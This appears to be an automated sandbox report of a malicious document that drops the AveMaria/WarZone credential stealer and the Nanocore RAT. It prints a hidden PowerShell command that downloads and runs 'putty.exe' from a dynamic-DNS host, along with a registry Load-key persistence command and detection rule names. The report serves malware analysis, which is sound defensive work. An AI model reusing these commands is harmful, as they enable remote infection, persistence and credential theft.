Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe''
Imagebase:	0x13f100000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.2094462607.0000000000160000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: FLTLDR.EXE PID: 3048 Parent PID: 2604

General

Start time:	10:59:40
Start date:	02/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT
Imagebase:	0x13f870000
File size:	157024 bytes
MD5 hash:	AF5CCD95BAC7ADADD56DE185D7461B2C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 1068 Parent PID: 2604

General

Start time:	10:59:41
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe''
Imagebase:	0x13f100000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.2096261364.00000000002C0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Written

File Read

Analysis Process: powershell.exe PID: 3056 Parent PID: 2604

General

Start time:	10:59:41
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe''
Imagebase:	0x13f100000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: putty.exe PID: 2952 Parent PID: 1068

General

Start time:	10:59:44
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\putty.exe'
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Analysis Process: putty.exe PID: 2948 Parent PID: 3056

General

Start time:	10:59:44
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\putty.exe'
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: putty.exe PID: 1492 Parent PID: 2948

General

Start time:	10:59:51
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: putty.exe PID: 2308 Parent PID: 2952

General

Start time:	10:59:52
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: putty.exe PID: 2260 Parent PID: 2948

General

Start time:	10:59:52
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: putty.exe PID: 2428 Parent PID: 2948

General

Start time:	10:59:54
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0x100000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: unknown
Reputation:	low

Analysis Process: cmd.exe PID: 2156 Parent PID: 2308

General

Start time:	10:59:56
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0x49d30000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: images.exe PID: 2168 Parent PID: 2308

General

Start time:	10:59:56
Start date:	02/08/2021
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0x1180000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs

Analysis Process: reg.exe PID: 2400 Parent PID: 2156

General

Start time:	10:59:57
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0xb50000
File size:	62464 bytes
MD5 hash:	D69A9ABBB0D795F21995C2F48C1EB560
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: verclsid.exe PID: 1900 Parent PID: 2604

General

Start time:	11:00:00
Start date:	02/08/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xff8f0000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: images.exe PID: 2820 Parent PID: 2168

General

Start time:	11:00:02
Start date:	02/08/2021
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0x1180000
File size:	731648 bytes
MD5 hash:	0CFE251E0B61BBC87656F52DEFAD4C53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: notepad.exe PID: 2416 Parent PID: 2604

General

Start time:	11:00:02
Start date:	02/08/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh.ScT'

Imagebase:	0xff1d0000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 912 Parent PID: 2820

General

Start time:	11:00:04
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x4ab20000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iBCrDCK.i.exe PID: 2340 Parent PID: 2820

General

Start time:	11:00:16
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe'
Imagebase:	0xf50000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs

Analysis Process: drvinst.exe PID: 1464 Parent PID: 584

General

Start time:	11:00:22
Start date:	02/08/2021
Path:	C:\Windows\System32\drvinst.exe
Wow64 process (32bit):	false
Commandline:	DrvInst.exe '1' '200' 'UMB\UMB\1&841921d&0&TERMINPUT_BUS' " " '6e3bed883' '000 0000000000000' '000000000000059C' '0000000000000600'
Imagebase:	0xff860000
File size:	102912 bytes
MD5 hash:	2DBA1472BDF847EAE358A4B9FA9AB0C1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rdpdr.sys PID: 4 Parent PID: -1

General

Start time:	11:00:22
Start date:	02/08/2021
Path:	C:\Windows\System32\drivers\rdpdr.sys
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xff380000
File size:	165888 bytes
MD5 hash:	1B6163C503398B23FF8B939C67747683
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: tdtcp.sys PID: 4 Parent PID: -1

General

Start time:	11:00:23
Start date:	02/08/2021
Path:	C:\Windows\system32\drivers\tdtcp.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	23552 bytes
MD5 hash:	51C5ECEB1CDEE2468A1748BE550CFBC8
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: tssecsrv.sys PID: 4 Parent PID: -1

General

Start time:	11:00:24
Start date:	02/08/2021
Path:	C:\Windows\System32\DRIVERS\tssecsrv.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	39936 bytes
MD5 hash:	19BEDA57F3E0A06B8D5EB6D619BD5624
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: RDPWD.SYS PID: 4 Parent PID: -1

General

Start time:	11:00:24
Start date:	02/08/2021
Path:	C:\Windows\System32\Drivers\RDPWD.SYS
Wow64 process (32bit):	
Commandline:	

Imagebase:	
File size:	212480 bytes
MD5 hash:	FE571E088C2D83619D2D48D4E961BF41
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: iBCrDCK.i.exe PID: 2260 Parent PID: 2340

General

Start time:	11:00:37
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
Imagebase:	0xf50000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iBCrDCK.i.exe PID: 2428 Parent PID: 2340

General

Start time:	11:00:37
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
Imagebase:	0xf50000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353616508.00000000003F0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353616508.00000000003F0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source:

00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth

- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2355684386.0000000002502000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2355475529.00000000024B1000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2360227304.0000000003777000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis